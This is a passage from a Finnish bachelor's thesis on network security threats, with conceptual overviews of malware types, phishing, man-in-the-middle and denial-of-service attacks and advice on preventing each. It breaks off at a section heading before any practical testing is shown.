SeAMK
SEINÄJOEN AMMATTIKORKEAKOULU
SEINÄJOKI UNIVERSITY OF APPLIED SCIENCES

Teemu Puska

Tietoturva verkossa ja tietoturvatestaaminen Kali Linuxilla

Opinnäytetyö
Syksy 2021
SeAMK Tekniikka
Tietotekniikan tutkinto-ohjelma

SEINÄJOEN AMMATTIKORKEAKOULU

Opinnäytetyön tiivistelmä

Koulutusyksikkö: Tekniikan yksikkö

Tutkinto-ohjelma: Tietotekniikka

Suuntautumisvaihtoehto: Ohjelmistotekniikka

Tekijä: Puska Teemu

Työn nimi: Tietoturva verkossa ja tietoturvatestaaminen Kali Linuxilla

Ohjaaja: Anttonen Alpo

Vuosi: 2021 Sivumäärä: 59 Liitteiden lukumäärä: 0

Työn tavoitteena oli tutustua yleisimpiin tietoturvauhkiin verkossa ja kertoa niiden estämisestä. Hyökkäyksiä, joita tarkastellaan tarkemmin ovat: Malware, Phishing, Man in the Middle, Denial of service, SQL injection, Zero-day exploit ja DNS tunnelling. Työssä kerrotaan myös, mitä tietoturva on ja miksi se on tärkeää.

Syvällisemmin työssä tutustutaan tietoturvahyökkäyksen rakenteeseen ja hyökkäyksen kulun vaiheisiin. Nämä vaiheet ovat tiedustelu, riskimallinnus, haavoittuvuusanalyysi, haavoittuvuuden hyödyntäminen, sisäänpääsyn hyödyntäminen ja tulokset. Vaiheita havainnollistetaan suorittamalla hyökkäys omaan tarkoituksella haavoittuvaksi tehtyyn windows-palvelimeen. Apuna työssä käytetään ohjelmistoja Vmware Workstation, Kali-Linux sekä Metasploitable. Käytetyt ohjelmistot ovat yleisessä käytössä ja ne ovat tarkoitettu yleiseen tietoturvatestaamiseen.

[1] Asiasanat: Tietoturva, Verkkohyökkäykset, Tietoturvatestaaminen

SEINÄJOKI UNIVERSITY OF APPLIED SCIENCES

Thesis abstract

Faculty: School of Technology

Degree programme: Information Technology

Specialisation: Software engineering

Author/s: Teemu Puska

Title of thesis: Information Security Online and Information Security Testing with Kali Linux

Supervisor: Alpo Anttonen

Year: 2021 Number of pages: 59 Number of appendices: 0

The goal of the thesis was to explore the most common information security threats online ja get an idea on how to prevent them. The attacks that will be examined closer are: Malware, Phishing, Man in the Middle, Denial of service, SQL injection, Zero-day exploit and DNS tunnelling. The thesis also studied what information security is and why it is important.

In more depth, the thesis studied the structure of an information attack and its stages. The stages are: reconnaissance, risk modeling, vulnerability analysis, exploitation of vulnerabilities, exploitation of access and results. The stages were demonstrated by executing an attack targeting my own Windows server made vulnerable on purpose. Pieces of software like Wmware Workstation, Kali-Linux and Metasploitable were used to assist with the work. The pieces of software used the in thesis are in general use and are meant for general information security testing.

[1] Keywords: Information security, security threats online, information security testing

SISÄLTÖ

Kuvioluettelo

Käytetyt termit ja lyhenteet

Backend	Sovelluksen tai verkkosivun käyttäjälle näkymättömät taustajärjestelmät ja toiminnot (Techterms, i.a).
Brute-force	Järjestelmällisesti käydään läpi kaikki mahdolliset annetut kirjainyhdistelmät esimerkiksi salasanan tai käyttäjätunnuksen arvaamiseksi (Petters, 2021).
DNS	Domain name service on internetin hakemisto joka muuttaa hankalasti muistettavat ip-osoitteet helposti muistettaviksi verkko osoitteiksi ja toisinpäin (Lutkevich, i.a).
Domain	Verkkosivun sijainti, eli sen ip-osoite. Domain name viittaa sen nimeen, esimerkiksi google.com (Computerhope, 2017)
Drive-by method	Tiedoston lataus tai asennus ilman käyttäjän toimenpiteitä (Kaspersky, i.a.-a).
FTP	File Transfer Protocol, protokolla tiedon siirtoon laitteiden välillä (Gookin, i.a).
ICMP	Internet Control Message Protocol jota käytetään verkkoviestintäogelmien diagnosointiin (Cloudflare, i.a.-a). Sillä tarkkaillaan pääseekö data perillä ja tapahtuiko tiedonsiirto tarpeeksi nopeasti.
IP	Lyhenne sanoista Internet Protocol. Pisteillä erottu neljän numeron joukko, jolla laite ja sen osoite voidaan tunnistaa (Kaspersky, i.a.-b).
OSI-Model	Open Systems Interconnection Model on käsitteelinen runko, jolla kuvataan verkkojärjestelmän eri toimintoja (Forcepoint. i.a.-a). Se on jaettu seitsemään kerrokseen, jotka viestivät aina yhtä kerrosta ylemmäs tai alemmas. Kerrokset ovat järjestyksessä: 1. Physical, 2. Data Link, 3. Network, 4. Transport, 5. Session, 6. Presentation ja 7. Application

Open source	Avoimeen lähdekoodiin perustuva tarkoittaa että ohjelma on vapaasti jaettavissa ja käyttäjien muokattavana (Opensource, i.a).
Protocol	Ennaltamääritelty joukko sääntöjä ja säädöksiä. Verkkoprotokollat mahdollistavat eri laitteiden kommunikoinnin sekä tiedonsiirron laitteiden välillä, ohjelmista ja laitteista riippumatta (Cloudflare, i.a.-b).
RSA	Salaustekniikka, jossa viestit salataan vahvalla matemaattisella algoritmilla (Lake, 2021). Viestit salataan public key -koodilla, mutta sen voi purkaa vain henkilöt, jotka tietävät vastaavan private keyn.
Spoofing	Naamioidaan itsensä joksikin toiseksi. Esimerkiksi huijaajat usein naamioivat itsensä tunnetuksi ja/tai luotettavaksi lähteeksi (Pandasecurity, 2020).
SQL	SQL on lyhenne sanoista Structured Query Language. Se on standardi kieli tietokantojen hakuun ja käsittelyyn (W3schools, i.a.)
SSH	Secure Shell on salausprotokolla, jolla turvataan laitteen ja palvelimen kommunikointi. Se salaa esimerkiksi kirjautumisen, tiedonsiirron ja tulosteen jopa turvaamattoman verkon yli (Ylönen, i.a).
Sub-domain	Sub-domain on Domainin osa, jolla verkkosivua jaetaan osiin (Themeisle, 2021). Sitä käytetään verkkosivun organisoinnissa, esimerkiksi docs.google tai blog.google.
TCP	Transmission Control Protocol. Protokolla käytetty tiedonsiirron varmistamiseen tietojen ja viestien lähettämisessä verkon kautta (Fortinet, i.a.-b).
TLS	Transport Layer Security. Salausprotokolla joka takaa todennetut yhteydet ja turvallinen tiedonsiirto Internetin välityksellä (A10, i.a. -a).
Transport Layer	Transport Layer löytyy OSI-mallin neljännestä kerroksesta ja se vastaa päästä päähän (laitteelta laitteelle) kommunikaatiosta verkon yli. Transport layer myös vastaa sekä mahdollistaa virhekorjatun

	datan/viestien/pakettien lähettämisen ja vastaanottamisen laitteella (Techopedia, 2021.-a).
VPN	Virtual Private Network. Palvelu jolla turvataan ja salataan liikkuminen verkossa. Käyttäjän yhteys ohjataan virtuaalisen palvelimen kautta, joka salaa sekä piilottaa IP-osoitteen(F-Secure, i.a).

1 JOHDANTO

1.1 Työn tausta

Tämän opinnäytetyön aiheeksi valikoitui tietoverkon tietoturva työn tekijän oman mielenkiinnon sekä sen tärkeyden vuoksi. Työn on tarkoitus lisätä tietämystä verkkotietoturvasta työelämää varten. Työssä on myös hyvä tilaisuus tutustua tarkemmin verkkotietoturvassa käytettyihin sovelluksiin kuten Kali Linuxiin.

1.2 Työn tavoite

Työn tavoite on herättää lukijassa mielenkiintoa tietoturvan saralla. Yksi suurimmista turvallisuusriskeistä verkossa on yleinen tietämättömyys ja työ pyrkiikin tuomaan lukijalle hieman käsitystä aiheesta. Tavoitteena on myös lisätä työn tekijän tietämystä tietoturvasta käytännön tasolla, erityisesti hyökkääjän näkökulmasta. Työn lopullisena tavoitteena on tutkia ja hyväksikäyttää tunnettuja haavoittuvaisuuksia omassa virtuaaliympäristössä.

1.3 Työn rakenne

Työ alkaa yleiskatsauksella tietoturvaan. Tietoturvasta vastataan kysymyksiin kuten: Mitä se on, miten se liittyy jokapäiväiseen elämään ja miksi se on tärkeää?

Työssä käydään läpi yleisimpiä tietoturvauhkia verkossa ja niiden toiminnasta kerrotaan lyhyesti. Näiden tietoturvauhkien estämiseen tarjotaan ratkaisuja, sekä annetaan myös esimerkkitapaus tunnetuista hyökkäyksistä kyseisiä keinoja käyttäen.

Lisäksi tutustutaan verkkohyökkäysten rakenteeseen ja käydään läpi niiden kulkua. Kyseistä rakennetta käytetään syvällisemmin suorittamalla virtuaalihyökkäys omassa testiympäristössä. Testaamisessa hyödynetään virtuaaliympäristöä ja penetraatiotestaamiseen tarkoitettuja työkaluja. Hyökkäyksessä hyödynnetään kahta haavoittuvuutta ja molempien kulkua havainnollistetaan lisäksi kuvilla.

Lopussa on vielä yhteenveto tietoturvauhkien estämisestä. Yhteenveto hyökkäysten estämisestä katsotaan yksilön ja yrityksen kannalta.

2 TIETOTURVA

Kehittyvässä teknologisessa maailmassa on pääsy tietoverkkoon entistä vaivattomampaa. Esimerkiksi ravintoloilla ja junilla on yleensä oma avoin WiFi-verkko, jotka ovat oiva alusta vainota varomattomia uhreja. Jokainen tietokone on kytketty verkkoon ja liikkuva tukiasema lähes jokaisella taskussa on älypuhelimen muodossa. Vuonna 2021 älypuhelin oli noin 6,4 miljardilta (Statista, 2021) henkilöllä. Maailman väkiluku on noin 7,9 miljardia (Wordlometers, 2021).

2.1 Mitä on tietoturva?

LaBounty (i.a) määrittelee tietoturvan ehkäisevien keinojen tekemiseksi verkkoinftrastruktuurin suojaamiseksi luvattomalta käytöltä, väärinkäytöltä, häiriöiltä, muokkaukselta, tuhoamiselta tai tiedon vuotamiselta. Tietoturva voidaan kuitenkin kiteyttää kolmeen tukipilariin, jotka ovat CIA-triadi: Confidentiality, Integrity And Availability (luottamuksellisuus, eheys ja saatavuus) (CertMike, i.a).

Vaikka työ koskee yleisesti tietokoneiden tietoturvaa, on hyvä ymmärtää, että tietoturva on nykyään paljon laajempi käsite. Yleistyvät älyominaisuudet esimerkiksi kodin viihdelaitteissa (Lloyd, 2015) tuovat tietoturvauhat arkisiinkin tilanteisiin. Vaikka tietoturva voi olla hyvin tekninen aihe, tulisi kuitenkin kaikkien verkossa liikkuvien tunnistaa riskitilanteet.

2.2 Miksi se on tärkeää?

Suojaamaton verkko on altis hakkereille. Siinä missä tietotekniikka kehittyy, kehittyvät myös hakkereiden keinot löytää uusia haavoittuvuuksia. Vahva verkon turvajärjestelmä auttaa vähentämään tiedon menetyksen, varkauden ja sabotaasin riskiä. Verkkoturvallisuus on tärkeää sekä työelämässä ja kotikoneilla. Esimerkiksi tanskalaisen Maersk-yhtiön tapauksessa (Ritchie, 2019), yritykselle tietomurto tarkoitti miljoonien tappiota ja luottamuksen menetystä asiakkaisiin. Vaikka tiedon varastaminen on yleisin haitta verkkohyökkäyksistä, voi vahinko myös olla pysyvää tuhottujen tiedostojen ja laitteiden muodossa. Ilman tietoturvaa mikään verkossa liikkuva tieto ei ole suojattu ja haittaohjelmilla täytetyt laitteet rampautuisivat (ECPI university, i.a).

Rikollisuus verkossa lisääntyy huimaa vauhtia uusien trendien ja keinojen kehittyessä (Interpol, i.a). Kyberrikoksia on aiempaa helpompi toteuttaa työkalujen, kuten CobaltStrike, Mimikatz ja Metasploit, saatavuuden takia (De La Riva, 2019). VPN-järjestelmät ja halvat pilvipalvelut mahdollistavat hyökkäyksen toteuttamisen mistä päin maailmaa tahansa ja tekevät niiden lähtöperän selvittämisestä lähes mahdotonta. Kyberrikollisuudesta on tullut liiketoiminta ja ogranisaatiot panostavat tuotteidensa kehittämiseen siinä missä virallisetkin yritykset.

Fyysinen omaisuus lukitaan ovien ja ikkunoiden taakse, omaisuuden turvaaminen digitaalisessa muodossa on vähintäänkin yhtä tärkeää. Suurimpia ongelmia tietoturvassa on yleinen tietämättömyys. Tämä ongelma juontaa vaaran näkymättömyydestä. Verrattuna fyysisiin oven lukkoihin, kuinka moni ajattelee esimerkiksi palomuurin päivittämistä?

3 YLEISIMMÄT TIETOTURVAUHAT

Tietoturvauhkia on erilaisia ja ne vaikuttavat eri tasoilla. Tietoturvan merkityksestä ja uhkista löytyy loputtomasti lähteitä, joissa suurimpia uhkia käyttäjille listataan. Lähempään tarkasteluun on valittu edustamaan tietotekniikkajätti Ciscon laatima lista yleisimmistä verkkohyökkäyksistä.

3.1 Malware

Malware, eli haittaohjelma, on termi tietokoneohjelmasta jonka tarkoitusperä on tietokoneellesi ja käyttäjälle haitallinen (Baker, 2021). Haittaohjelmia on useita eri tyyppisiä, ja ne jaetaan eri pääkategorioihin. Nämä pääkategoriat ovat: Ransomware, Fileless Malware, Spyware, Adware, Trojans, Worms, Rootkits, Keyloggers, Bots, Mobile Malware Osa tunkeutuu tietokoneeseen eri tavoilla ja seuraamukset ovat myös vaihtelevia.

3.1.1 Ransomware

Ransomware on kiristysohjelma, joka tietokoneen saastutettuaan pyrkii rajoittamaan ja lukitsemaan käyttäjän oikeuksia, kunnes lunnaat on maksettu (Berkley University Of California, i.a.-b). Tyypillisesti käyttäjä saa varoituksia, joissa kerrotaan, että käyttäjän tiedostot on salattu tai että tietokone on lukittu. Varoituksessa ohjeistetaan käyttäjää maksamaan tietty summa kryptovaluuttana, jos tiedostot halutaan takaisin. Lunnaiden maksaminenkaan ei kuitenkaan takaa mitään.

Yleisesti ransomvaren uhriksi joutuu, jos vierailee saastuneille verkkosivustoilla tai sähköpostin kautta lataa epämääräisiä liitteitä. Välillä käyttäjä ei edes tiedä ladanneensa mitään, vaan tämä tapahtuu drive-by-methodilla (Berkley University Of California, i.a.-b). Käyttäjän ei välttämättä tarvitse edes itse suorittaa ladattua tiedostoa, vaan se voi tapahtua automaattisesti.

Ransomwaret eivät kuitenkaan ole rajoitettuja pelkästään kotikäyttöisille tietokoneille, vaan ne voivat saastuttaa kokonaisia yrityksiä (Acronis, I.A). Yksi tunnetuimmista ransomware-hyökkäyksistä tunnetaan nimellä WannaCry ja yksi sen lukuisista uhreista maailmanlaajuisesti olivat Iso-Britannian NHS (National Health Service). Se levisi liitteinä sähköpostin kautta, seisautti töitä päiviksi ja tuhot olivat miljoonissa punnissa.

Tuoreempi esimerkki ransomware hyökkäyksestä on REvil-nimellä tunnetun hakkeriryhmän toteuttama hyökkäys, joka tapahtui Kaseya hallinnointisovelluksen päivitysten kautta (Sason, 2021). REvil-ryhmä oli päässyt käsiksi Kaseya-yrityksen verkkoympäristöön, jonka välityksellä ransomwarea välitettiin miljoonille Kaseyan käyttäjille.

3.1.2 Fileless Malware

Toisin kuin tiedostopohjaiset hyökkäykset, kuten ransomware, fileless malware ei perustu mihinkään suoritettavaan tiedostoon (Mellen, i.a). Fileless malware sen sijaan hyväksikäyttää työkaluja, jotka löytyvät jo sisäänrakennettuina käyttöjärjestelmissä. Koska hyökkäykseen ei liity tiedostoa eikä todisteitä jää, on hyökkäyksiä vaikea havaita ja tutkia. Tästä syystä myös palomuurilla on vaikeuksia estää fileless malware hyökkäyksiä. Fileless malware -hyökkäykset perustuvat tekniikkaan nimeltä living-off-the-land. Käyttöjärjestelmä käännetään itseään vastaan, ja sen omat luotettavat työkalut otetaan käyttöön haitallisella tarkoituksella. Näitä hyödynnettyjä työkaluja kutsutaan LOLBin-työkaluiksi.

Vaikka kyseessä on tiedostoton hyökkäys, on sen lähde kuitenkin jokin muu tiedosto. Kyseessä voi olla esimeriksi Word-tiedosto (SentinelOne, 2020) tai HTML-linkki (NordicBackup, i.a), joissa molemmissa voidaan hyväksikäyttää Windowsista löytyvää PowerShell-ohjelmaa.

3.1.3 Spyware

Spyware on vakoiluohjelma, jonka tarkoitus on tarkkailla ja kerätä tietoa tartunnan saaneesta laitteesta (Fortinet, i.a.-a). Tietoa, jota vakoiluohjelma kerää, on esimerkiksi: selaushistoriaa, pankki- sekä luottokorttitiedot ja käyttäjän henkilökohtaiset tiedot. Kuten useat muutkin haittaohjelmat, se yleisesti asentuu koneelle jonkun muun ohjelman asennuksen ohessa, se voi tarttua suojaamattomalta verkkosivulta tai esimerkiksi sähköpostin liitteenä.

Koska vakoiluohjelmat ovat yleensä aktiivisia koko ajan, on niillä myös vaihteleva vaikutus laitteen toimintakykyyn (Fortinet, i.a-a). Helpoiten tämän voi havaita tietoliikennekaistan, muistin ja prosessointikyvyn suuressa kulutuksessa. Laitteen ylikuormitus voi myös johtaa ylikuumenemiseen ja kaatumisiin, mikä voi tarkoittaa pysyvää vahinkoa.

3.1.4 Adware

Adware eli mainosohjema, on tyypillisesti verkkosivuilla näkyvä malware (Kaspersky. i.a.-c). Sen pyrkimys on jatkuvalla syötöllä näyttää käyttäjälle mainoksia, mikä ei sinänsä ole vaarallista. Mainoksista tulee vaarallisia siinä vaiheessa kun käyttäjä erehtyy klikkaamaan niitä ja täten avaa ovia muilla haittaohjelmille. Jos tartunta on tapahtunut käyttäjän tietokoneella asti, ovat mainosohjelmat hyvin samankaltaisia vakoiluohjelmien kanssa vaikutuksien vuoksi. Nekin tarkkailevat käyttäjää ja voivat jakaa tämän tietoja eteenpäin sekä aihettavat vahinkoa itse tietokoneelle.

Yksi kuuluisimmista adware esimerkeistä on Fireball (Moes, i.a). Fireball löysi tiensä usean sadan miljoonan käyttäjän tietokoneelle piilossa toisen sovelluksen sisällä. Saastutettuaan tietokoneen Fireball lukitsee selaimen asetukset, vaihtaa oletushakukoneeksi toisen ja täyttää verkkosivut mainoksilla.

3.1.5 Trojans

Trojalainen on haittaohjelma, joka naamioi itseään laillisena koodina tai ohjelmistona (Crowdstrike, i.a). Kuten monet muutkin haittaohjelmat, pyrkii Trojalainen pääsemään käsiksi henkilökohtaisiin tietoihin, oli se sitten niiden lähettämistä, muokkaamista, estämistä tai poistamista. Trojalaiset ovat useasti portti muille vaarallisille haittaohjelmille.

Esimerkki kuuluisasta Troijalaisesta on ZeuS (MalwarebytesLabs, 2021). ZeuS luotiin varastamaan rahoitus ja pankkitietoja, mutta sen kyvyt eivät kuitenkaan rajoittuneet vain näihin. Sitä myös kutsutaan nimellä Zbot Trojan ja sen koettiin olevan edellä omaa aikaansa. Syy mikä lopulta johti sen kuuluisuuteen, oli sen huomaamattomuus. Se pystyy varastamaan tietoa useassa eri muodossa ja havaitsemaan milloin käyttäjä on esimerkiksi pankin sivuilla.

3.1.6 Worms

Worm-haittaohjelmalla eli madolla on ominaista sen itsehallinnollisuus ja kyky levitä kopioimalla itseään tietokoneelta toiseen (Vipre, i.a). Madon ei tarvitse odottaa käyttäjän toimintoja asentaakseen itseään. Kun mato on löytänyt tiensä käyttöjärjestelmään, kopio se itsensä ja tunnettuja heikkouksia hyväksikäyttäen jatkaa matkaa verkkoon ja tiedonsiirtoprotokolliin. Levitessään madot voivat jättää jälkeensä heikkouksia muille

haittaohjelmille, varastaa tai korruptoida tietoja. Koska madot yleisesti käyttävät paljon tietoliikennekaistaa, suorituskykyä ja muistia, ylikuormittavat ne saastuneet järjestelmät.

Esimerkki erittäin tehokkaasta ja nopeasta madosta on SQL Slammer (Grimes, 2019). Se käytti hyväksi SQL-pohjaisia palvelimia, joita ei oltu vielä päivitetty jo kauan tiedossa olleen haavoittuvuuden varalta. Se skannasi koko verkkoa ja yritti sisään jokaiseen koneeseen mitä löysi, riippumatta oliko niissä SQL-tietokanta tai ei. Kun vihdoin päivittämätön SQL-palvelin löytyi, tartutti mato sen ja lähti etsimään uusia kohteita käyttämällä tartutetun koneen resursseja.

3.1.7 Rootkits

Rootkit on pakkaus, joka koostuu pienistä ja hyödyllisistä ohjelmista, jotka antavat hyökkääjälle pääsyn syvimmille tasoille, tietokoneen korkeimpaan käyttäjäprofiiliin. Sen tärkein ominaisuus on sen kyky piilottaa koodia ja dataa. Muita yleisimpiä ominaisuuksia on vakoilu ja kaukohallinta (Hoglund & Butler, 2005, s. 4). Koska rootkit toimii syvällä käyttöjärjestelmässä, on sitä hankala tietoturvalaitteiston havaita. Poistaminen on vähintäänkin yhtä hankalaa, sillä sen hallitsemilla oikeuksilla on se voinut tehdä jo muutoksia useaan eri järjestelmään.

Japanilainen videopeliyritys Capcom yritti estää huijausta Street Fighter V -videopelissä asentamalla päivityksen ohessa ajurin, jonka oli tarkoitus estää tietynlaisten ohjelmien käynistys (Williaws, 2016). Huijauksen estämisen lisäksi se loi uusia haavoittuvaisuuksia sammuttamalla tärkeitä suojausominaisuuksia. Tämä mahdollisti hyökkääjien koodin ajamisen täysillä käyttöoikeuksilla.

3.1.8 Keyloggers

Keylogger on muiden vakoiluohjelmien tapaan tarkoitettu kohteen tarkkailuun (Swinhoe, 2018). Keyloggerin tapauksessa kyseessä on näppäimen painallukset, jotka ovat vaikoiltavana. Riippuen Keyloggerista tarkkailtavien painallusten määrä kuitenkin vaihtelee. Jotkut yksinkertaisemmat ohjelmat tarkkailevat vain tapahtuvia näppäilyjä tietyillä sivustoilla, kun toiset taas tallentavat jokaisen painalluksen kopioimisesta sekä liittämisestä lähtien. Ainutlaatuiseksi kuitenkin sen tekee mahdollisuus olla jopa itse fyysisen laitteiston sisällä,

esimerkiksi näppäimistössä tai USB-johdossa. Puhelimista löytyvät Keyloggerit vievät tarkkailun hieman pidemmälle ja tallentavat tietoa, kuten GPS-sijaintia, viestitietoja, näytön kosketuksia ja kameraa sekä äänenkaapausta.

3.1.9 Bots

Bot on lyhenne robotista. Botit ohjelmoidaan suorittamaan automaattisesti toistuvia ja ennaltamääriteltyjä tehtäviä (Paloalto networks, i.a). Kyseisessä toiminnassa ei sinänsä ole mitään haitallista, haitallisisia ne ovat vasta kun ne ohjelmoidaan vakoilemaan tai häiriköimään. Esimerkkejä häiriköivästä toiminnasta on sähköposti-spam ja DoS-hyökkäykset.

Botnet on bottien verkosto. Verkosto koostuu yleisesti tietokoneista, jotka ovat haittaohjelmien takia BotNet-ohjaajan hallinnassa (Paloalto networks, i.a). Bot-herderiksi kutsutaan tahoa, joka ohjaa kyseistä tartunnan saaneiden koneiden verkostoa. Botnet mahdollistaa Bottien haitat, mutta isommassa skaalassa (Paloalto networks, i.a).

3.1.10 Mobile Malware

Kuten nimestä voi jo päätellä on Mobile Malware puhelimiin suunnattu haittaohjelma, erityisesti älypuhelimiin. Vaikka Mobile Malwarea käsitellään tässä tapauksessa yksikössä, kattaa se lähes jokaisen edellä mainitun haittaohjelmatyypin. Tällä hetkellä vain murto-osa haitallisista ohjelmista on kohdistettu puhelimiin. Tämä tulee kuitenkin ajan mittaan muuttumaan, kun enemmän ja enemmän käyttäjiä alkaa suosimaan älypuhelimia pääkäyttöisenä selauslaitteena (Forcepoint, i.a.-b). Liikkumattomiin pöytäkoneisiin verrattuna riski on myös huomattava, sillä esimerkiksi työntekijä voi tuoda vaikkapa madon kotiverkostaan yrityksen verkkoon puhelimen välityksellä.

3.1.11 Malware-ohjelmien estäminen

Haittaohjelmien uhriksi joutuminen voi olla jopa yhden painalluksen päässä ja internetissä on tärkeää olla ajan tasalla kaikista tavoista, joilla niiden uhriksi voi joutua. Strawbridgen (2018) mukaan nämä kuusi tapaa ovat tärkeimmät keinot, joilla puolustautua:

- Anti-virus-ohjelmiston sekä palomuurin asentaminen hyökkäysten havaitsemiseen ja estämiseen.
- On vähintäänkin yhtä tärkeää muistaa pitää nämä molemmat sekä oma käyttöjärjestelmä päivitettyinä, jotta uudet keksityt haavoittuvuudet saadaan heti korjattua.
- Tiedostojen sekä sovellusten lataaminen vain luotettavista lähteistä.
- Epäilyttävien linkkien välttäminen.
- Valitettavasti aina ei mikään näistä riitä ja siksi on hyvä varmuuskopioda tiedot tasaisin väliajoin mahdollisten vahinkojen minimoimiseksi.

3.2 Phishing

Phishing on hyökkäys, jossa käyttäjää yritetään huijata uskomaan hyökkääjän olevan jokin luotettava lähde (Fruhlinger, 2020). Hyökkääjä naamioituu vakuuttavien näköisten viestien taakse ja yrittää saada käyttäjän seuraamaan haluttuja ohjeita. Kyseessä voi olla viesti, joka näyttää pyynnöltä pankilta lataamaan jokin liite tai vaikkapa Netflix tarvitsee päivityksen maksutiedoistasi.

Social engineering on tietoturvassa yleisin onnistuneiden verkkohyökkäysten edistäjä (Razorthorn, i.a). Se on tapa manipuloida ihmistä, ei niinkään mikään tietotekniikkaan liittyvä asia. Sen tehokkuuden syy löytyy tavasta, jolla huijarit käyttävät hyväkseen ihmisen tunteita. Esimerkiksi huijari voi lähettää sähköpostin, jossa hän väittää saaneensa käsiinsä käyttäjän tilitiedot. Viestissä vaaditaan uhria maksamaan jokin summa huijarille tai pankkitili tyhjennetään. Vaihtoehtoisesti voidaan myös tarjota palkintoa, jonka voi saada seuraamalla linkkiä. Näissä esimerkeissä hyväksikäytettään pelkoa ja ahneutta.


Tunnettu esimerkki on, kun Hillary Clintonin presidenttivaalikampanjan puheenjohtaja John Podestan sähköpostin salasana varastettiin (Gilbert, 2016). Podesta sai viestin, jossa hyökkääjä esitti olevansa Googlen palvelu ja että hänen salasanansa on vaarassa. Viestissä oli myös linkki, jota Podesta voisi seurata ja jossa hänen tulisi vaihtaa salasanansa. Linkki oli tietysti petollinen ja Podesta suorastaan antoi tunnuksensa hyökkääjille.

3.2.1 Phishingin estäminen

Kuten muissakin verkkouhissa, on virusturvan ja palomuurin asentaminen sekä säännöllinen päivittäminen tärkeimpiä keinoja sen estämiseen (Kaspersky, i.a.-d). Koska Phishinging toimivuus perustuu suuresti käyttäjän huijaamiseen, on tietoisuus aiheesta paras ase sitä vastaan. Tulisikin miettiä kahdesti ennen linkin seuraamista tai liitteiden lataamista ja varmistua, onko viesti varmasti luotettavalta lähteeltä. Epävarmoissa tilanteissa on hyvä ottaa yhteyttä asiaankuuluvaan tahoon tai kysyä neuvoa viisaammilta ennen hätäisiä toimia. Kouluttaminen ja aiheesta yleisen tietämyksen lisääminen, varsinkin yrityksissä, on vahva tapa ennaltaehkäistä Phishingiä.

3.3 Man-in-the-Middle-hyökkäys(MitM)

Man in the middle -hyökkäyksessä siepataan datan kulku kahden kommunikoivan käyttäjän tai palvelimen välillä (Veracoda, i.a). Tiedonsiirron kaapattuan pystyy hyökkääjä joko seuraamaan tai sijoittamaan itsensä toisen tai molempien osapuolten paikalle. Haluamastaan paikasta voi hyökkääjä mahdollisesti muuttaa liikkuvaa tietoa, tai pyytää tietoa joka, on hänelle itselle hyödyllistä.



Kuvio 1. Man in the Middle.

MitM-hyökkäykset voivat tapahtua kahdella tasolla (Enisa, i.a). Hyökkääjä voi joko päästä kommunikoivien osapuolten väliseen yhteyteen jonkin sovelluksen kautta tai käyttää eri keinoja ohjatakseen datan oman välipalvelimensa kautta. Osapuolten väliseen yhteyteen pääsy edellyttää hyökkääjän hallitsemaa sovellusta vähintään toiselta viestittävällä laitteella, pääsyä suoraan paikalliseen WiFiin tai pääsyä kaapeliverkkoon.

3.3.1 MitM-hyökkäyksen estäminen

Vahva langattoman verkon salaus estää toivomattomia käyttäjiä liittymästä verkkoon (Rapid7, i.a). Heikko salausmekanismi voi mahdollistaa hyökkääjän pääsyn verkkoon arvaamalla tunnukset hyödyntämällä Brute-Force-menetelmää. Vahvat salasanat reitittimen hallinnointisivustolla sekä sen ohjaamassa WiFi-verkossa ovat tärkeitä. Tulee käyttää vain TLS-suojattuja HTTPS-yhteyksiä. Koska liikkuva data on salattu, ei sen kaappaamisesta ole hyökkääjälle hyötyä. Turvallisen virtuaaliympäristön lisääminen käyttämällä VPN. Vaikka hyökkääjä pääsisi sisälle yritytksen verkkoon, VPN:n sisällä tapahtuva tiedonsiirto olisi vielä toisen salauksen takana. Koska MitM-hyökkäykset yleensä liittyvät spooffaukseen, voidaan kommunikoivien tahojen identiteetit varmistaa käyttämällä avainparitodennusta kuten RSA.

3.4 Denial-of-service-hyökkäys

Mirkovicin ym. (2004, s.10) mukaan DoS-hyökkäyksen tavoitteena on häiritä jotakin laillista tai arkipäiväistä toimintaa. Tämä palvelunestovaikutus saavutetaan lähettämällä kohteelle viestejä, jotka häiritsevät sen toimintaa, ja tarkoitus on saada se hidastumaan, kaatumaan, uudelleenkäynistymään tai yleisesti tekemään turhaa työtä. Yleisesti hyökkäys voidaan toteuttaa kahdella tapaa: laadulla tai määrällä. Hyökkäys voidaan toteuttaa lähettämällä viesti joka hyödyntää jotain yhtä tiettyä heikkoa kohtaa. Vaihtoehtoisesti viestejä voidaan lähettää niin paljon että kohde ei enään pysy perässä. Tavoitteena on haitata normaalia käyttöä kuluttamalla kohteelta enemmän tietoliikennekaistaa, muistia ja prosessointikykyä kuin mihin se kykenee. Koska DoS on hyökkäys yhdeltä koneelta, on sen vaikutus isompiin ja varautuneisiin kohteisiin rajallinen.

DDoS, eli Distributed Denial of Service attack, on käytännössä sama kuin DoS-hyökkäys, mutta yhden hyökkäävän lähteen sijaan niitä on lukuisia (Gupta & Dahiya, 2021, DdoS Attack: Fundamentals). Vaikutus ei ole yksittäisen koneen lähettämässä liikenteessä, vaan useiden kumulatiivisen bottien yhteistoiminnassa. Hyökkäyksissä yleensä hyödynnetään haittaohjelmille saastuneiden koneiden verkostoa, jotka ohjelmoidaan suorittamaan hyökkäys samanaikaisesti. Tätä verkostoa kutsuttiin nimellä BotNet. DoS-hyökkäyksillä on tapana kohdistua heikkouksiin OSI-mallin kerroksissa 3, 4 ja 5.

DDoS-hyökkäykset voidaan ryhmitellä kolmeen kategoriaan: volumetrisiin-, protokolla- sekä sovellushyökkäyksiin. Tämä riippuu hyökkäyksen koosta, laadusta ja hyväksykäytetystä heikkoudesta(Kesasvan, 2016,-a).

3.4.1 Volumetric DDoS -hyökkäys

